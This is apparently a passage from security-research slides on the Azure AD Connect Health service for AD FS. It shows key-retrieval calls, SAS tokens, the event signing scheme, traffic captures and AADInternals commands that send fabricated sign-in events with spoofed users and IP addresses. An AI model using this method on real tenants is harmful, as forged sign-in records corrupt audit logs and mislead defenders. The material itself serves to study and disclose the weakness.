https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHea
lthService/ monitoringpolicies/<service_id>/keys/BlobUploadKey
```

- Returns pre-authenticated url:

```
https://adhsprodweuaadsynciadata.blob.core.windows.net/adfeder
ationservice-<service_id>?
sv=2018-03-28&
sr=c&
sig=RCrQOWOLr%2FjHIX6%2FxCti1bPmbHgkp4T9eLS07uP%2FyKM%3D&
se=2021-07-10T08%3A01%3A46Z&sp=w
```

# Step 6: Get Event Publisher Key (using SAT)

- Get Event Publisher Key from Azure AD:


```
https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monito
ringpolicies/<service_id>/keys/EventHubPublisherKey
```

- Returns json:

```
"Endpoint=sb://adhsprodweuehadfsia.servicebus.windows.net/;Sha
redAccessSignature=SharedAccessSignature
sr=sb%3a%2f%2fadhsprodweuehadfsia.servicebus.windows.net%2fadh
sprodweuehadfsia%2fPublishers%2f658fe106-a59d-404e-985b-
0c1bf3b4f72d&sig=4%2bZ%2bNurnA4%2b4t6dvTG8kqraJMlNzxKF0KFjiBIa
ZUw4%3d&se=1625904056&skn=RootManageSharedAccessKey;EntityPath
=adhsprodweuehadfsia;Publisher=658fe106-a59d-404e-985b-
0c1bf3b4f72d"
```

# Step 7: Upload events to blob storage

- Content is a json file consisting of an array of log-in events




```
[
    {
        "UniqueID": "434c2d29-a4a0-4ce2-86f5-1679bbadc948",
        "Server": "SERVER",
        "EventType": 1,
        "PrimaryAuthentication": 33,
        "RequiredAuthType": 1,
        "RelyingParty": "urn:federation:MicrosoftOnline",
        "RelyingPartyName": "",
        "Result": true,
        "DeviceAuthentication": false,
        "URL": "/adfs/ls",
        "User": 1350057402,
        "UserId": "AADINTERNALS\\test",
        "UserIdType": 10,
        "UPN": "test@fabrikam.azurelabs.online",
        "Timestamp": "2021-07-09T07:03:54.9506592Z",
        "Protocol": 2,
        "NetworkLocation": 1,
        "AppTokenFailureType": 0,
        "IPAddress": "10.10.10.30",
        "ClaimsProvider": null,
        "OAuthClientID": null,
        "OAuthTokenRetrievalMethod": null,
        "MFA": null,
        "MFAProviderErrorCode": null,
        "ProxyServer": null,
        "Endpoint": "/adfs/ls/",
        "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
        "DeviceID": "",
        "ErrorHitCount": 0,
        "X509CertificateType": null,
        "MFAAuthenticationType": null,
        "ActivityId": "b91630ee-984e-40ff-a7ea-ffefdb472048",
        "ActivityIdAutoGenerated": false,
        "PrimarySid": "S-1-5-21-2918793985-2280761178-2512057791-1602",
        "ImmutableId": "rJcYmpdAz0i3VB7sI6ZDcg=="
    }
]
```

# Step 8: Send a signature to events hub

- Signing key derived from the AgentKey:
  1. SHA512 calculated from the AgentKey
  2. Result converted to hex string
  3. Result converted to binary by Base64 decoding (!)
- String to be signed:

```
<tenant_id>,<service_id>,<machine_id>,Adfs-UsageMetrics,<blob_url>,<date_string>
```

- Signature:
  - HMACSHA512 using the derived key


Progress Telerik Fiddler Web Debugger
File Edit Rules Tools View Help
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online
Get Started Statistics Inspectors AutoResponder Composer
Fiddler Orchestra Beta FiddlerScript Log Filters Timeline WebSocket
Inspect as Response
Unfragment All
Metadata TextView HexView JSON
[QuickExec] ALT+Q > type HELP to learn more
All Processes

| Result | Proto... | Host | URL |
|---|---|---|---|
| [redacted] | | | |
| 200 | HTTP | Tunnel to | adhsprodweuehadfsia.servicebus.windows.net:443 |
| 101 | HTTPS | adhsprodweuehadfsia.servicebus.windows.net | /$servicebus/websocket |
| [redacted] | | | |

WebSocket #155 transferred 32 messages before closing.

| ID | Type | Body | Preview |
|---|---|---|---|
| ↑ 12 | Binary | 37 | 00-00-00-25-02-00-0... |
| ↓ 13 | Binary | 36 | 00-00-00-24-02-00-0... |
| ↑ 14 | Binary | 114 | 00-00-00-72-02-00-0... |
| ↑ 15 | Binary | 150 | 00-00-00-96-02-00-0... |
| ↑ 16 | Binary | 37 | 00-00-00-25-02-00-0... |
| ↓ 17 | Binary | 122 | 00-00-00-7A-02-00-0... |
| ↓ 18 | Binary | 36 | 00-00-00-24-02-00-0... |
| ↓ 19 | Binary | 158 | 00-00-00-9E-02-00-0... |
| ↑ 20 | Binary | 558 | 00-00-02-2E-02-00-0... |
| ↓ 21 | Binary | 31 | 00-00-00-71-02-00-0... |
| ↓ 22 | Binary | 82 | 00-53-73-C0-17-0D-4... |
| ↑ 23 | Binary | 256 | 00-00-01-00-02-00-0... |
| ↓ 24 | Binary | 368 | 00-00-01-70-02-00-0... |
| ↓ 25 | Binary | 39 | 00-00-00-27-02-00-0... |
| ↑ 26 | Binary | 579 | 00-00-02-43-02-00-0... |
| ↓ 27 | Binary | 23 | 00-00-00-17-02-00-0... |
| ↑ 28 | Binary | 17 | 00-00-00-11-02-00-0... |
| ↑ 29 | Binary | 15 | 00-00-00-0F-02-00-0 |


```
0000011D   73 70 72 6F 64 77 65 75 61 61 64 73 79 6E 63   sprodweuaadsync
0000012C   69 61 64 61 74 61 2E 62 6C 6F 62 2E 63 6F 72   iadata.blob.cor
0000013B   65 2E 77 69 6E 64 6F 77 73 2E 6E 65 74 2F 61   e.windows.net/a
0000014A   64 66 65 64 65 72 61 74 69 6F 6E 73 65 72 76   dfederationserv
00000159   69 63 65 2D 35 30 61 62 63 38 66 33 2D 32 34   ice-50abc8f3-24
00000168   33 61 2D 34 61 63 31 2D 61 33 66 62 2D 37 31   3a-4ac1-a3fb-71
00000177   32 30 35 34 64 37 33 33 34 62 2F 61 34 31 34   2054d7334b/a414
00000186   33 36 33 37 2D 34 61 31 63 2D 34 62 65 30 2D   3637-4a1c-4be0-
00000195   39 32 62 33 2D 30 31 37 35 36 30 66 33 36 62   92b3-017560f36b
000001A4   65 38 2E 6A 73 6F 6E A1 0E 44 61 74 61 43 6F   e8.json¡.DataCo
000001B3   6D 70 72 65 73 73 65 64 41 A1 0E 53 69 67 6E   mpressedA¡.Sign
000001C2   69 6E 67 55 74 63 54 69 6D 65 83 00 00 01 7A   ingUtcTime....z
000001D1   8A 14 DD 55 A1 0D 48 6D 61 63 53 69 67 6E 61   ..YU¡.HmacSigna
000001E0   74 75 72 65 A1 58 72 42 2F 78 77 77 39 42 43   ture¡XrB/xww9BC
000001EF   74 4C 31 57 6C 57 52 42 76 78 38 5A 47 65 75   tL1WlWRBvx8ZGeu
000001FE   74 66 39 54 78 50 43 71 6E 7A 30 49 46 4A 33   tf9TxPCqnz0IFJ3
0000020D   49 36 63 7A 53 50 49 71 53 4E 30 34 31 31 72   I6czSPIqSN0411r
0000021C   6E 67 6D 4C 61 36 37 33 4F 6C 45 31 64 5A 49   ngmLa673OlE1dZI
0000022B   67 38 4B 69 6D 32 4F 6C 4F 33 66 6F 55 32 79   g8Kim2OlO3foU2y
0000023A   53 77 3D 3D 00 53 75 A0 00                     Sw==.Su .
```

0 [0x0] of body Readonly

1 / 1 049 This was a WebSocket tunnel to 'adhsprodweuehadfsia.servicebus.windows.net:443'. Raw Bytes Out: 2 249; In: 1 215


# Creating fake events with AADInternals

- Supported since v0.5.0



```
$agentInfo = Get-AADIntHybridHealthServiceAgentInfo
$events=@(
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN NestorW@contoso.azurelabs.online -IPAddress "22.22.22.22"
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN DiegoS@contoso.azurelabs.online  -IPAddress "11.11.11.11"
)

Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events -Verbose
```



Date : **Last 24 hours**

